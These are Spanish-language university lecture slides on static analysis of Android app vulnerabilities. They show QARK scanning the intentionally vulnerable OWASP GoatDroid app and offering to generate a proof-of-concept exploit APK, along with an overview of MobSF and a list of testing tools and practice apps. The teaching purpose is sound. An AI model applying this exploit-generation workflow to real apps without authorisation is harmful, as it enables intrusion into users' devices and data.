
```
For the potential vulnerabilities, do you want to:
[1] Create a custom APK for exploitation
[2] Exit
Enter your choice:1
Generating exploit payloads for all vulnerabilities
org.owasp.goatdroid.fourgoats.activities.Main
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.Main from this entry point: onCreate
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.Main from this entry point: onStart
adding value to string: org.owasp.goatdroid.fourgoats
adding value to string: org.owasp.goatdroid.fourgoats.activities.Main
org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication from this entry point: onCreate
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication from this entry point: onStart
adding value to string: org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication
org.owasp.goatdroid.fourgoats.activities.ViewCheckin
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.ViewCheckin from this entry point: onCreate
INFO - Possible Extra: "checkinID" of type: String
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.ViewCheckin from this entry point: onStart
adding value to string: org.owasp.goatdroid.fourgoats.activities.ViewCheckin
org.owasp.goatdroid.fourgoats.activities.ViewProfile
```

QARK: Resultados

- Paso 5: Se generan dos salidas
  - Un informe (formato html)
  - Un apk (POC exploit)

QARK: Informe







```
andro@l4b: ~/Desktop/Tools/qark/qark
File  Edit  View  Search  Terminal  Help
andro@l4b:~/Desktop/Tools/qark/qark$ python qarkMain.py -p test/testData/goatdroid.apk --source=1 --exploit=0
```


Genera el informe pero no el apk

QARK: APK generada




MobSF


- MobSF es un entorno completo de análisis que permite hacer pruebas estáticas y dinámicas en ejecutables de Android (APK) y iOS (IPA)
  - https://github.com/ajinabraham/Mobile-Security-Framework-MobSF/releases
  - https://mobsf.github.io/docs
    - Incluye procedimientos de instalación y de ejecución




MOSF - Interfaz



MOBSF – Análisis estático





- Distintas vistas para analizar correctamente las distintas informaciones contenidas en el apk
  - Vista por categorías
    - Permisos
    - Certificados
    - Actividades
    - Resultados del Análisis (Red, manifiesto, código, binario, ficheros, NIAP*)
    - Información identificada (URLs, Emails, Strings, Secretos en el código, …)
    - Componentes (Android, ficheros y librerías)
  - Vista (jerárquica) por ficheros
    - Smali
    - Código decompilado

(*) The **National Information** **artnership** (NIAP) is responsible for overseeing and monitoring the security of commercial IT products used in National Security Systems

Resumen

- Vulnerabilidades
  - Tipos: Login inseguro, Guardar en código información sensible, Almacenamiento inseguro, Verificación de entradas insuficiente, Problemas de control de acceso
  - Componentes afectados: Manifiesto de la app, Actividades, Servicios, Proveedores de contenido y Servicios
- Herramientas
  - Drozer, Qark, MobSF
  - Otras: Androguard, Droidbox, AndroidSwissKnife
- Casos de estudio
  - DIVA, Sieve, GoatDroid (OWASP)
  - Otros: InsecureBankv2 e InjuredAndroid (en prácticas)

UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escola Tècnica Superior d'Enginyeria **Informàtica**

4. Vulnerabilidades en apps Android: Análisis estático

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)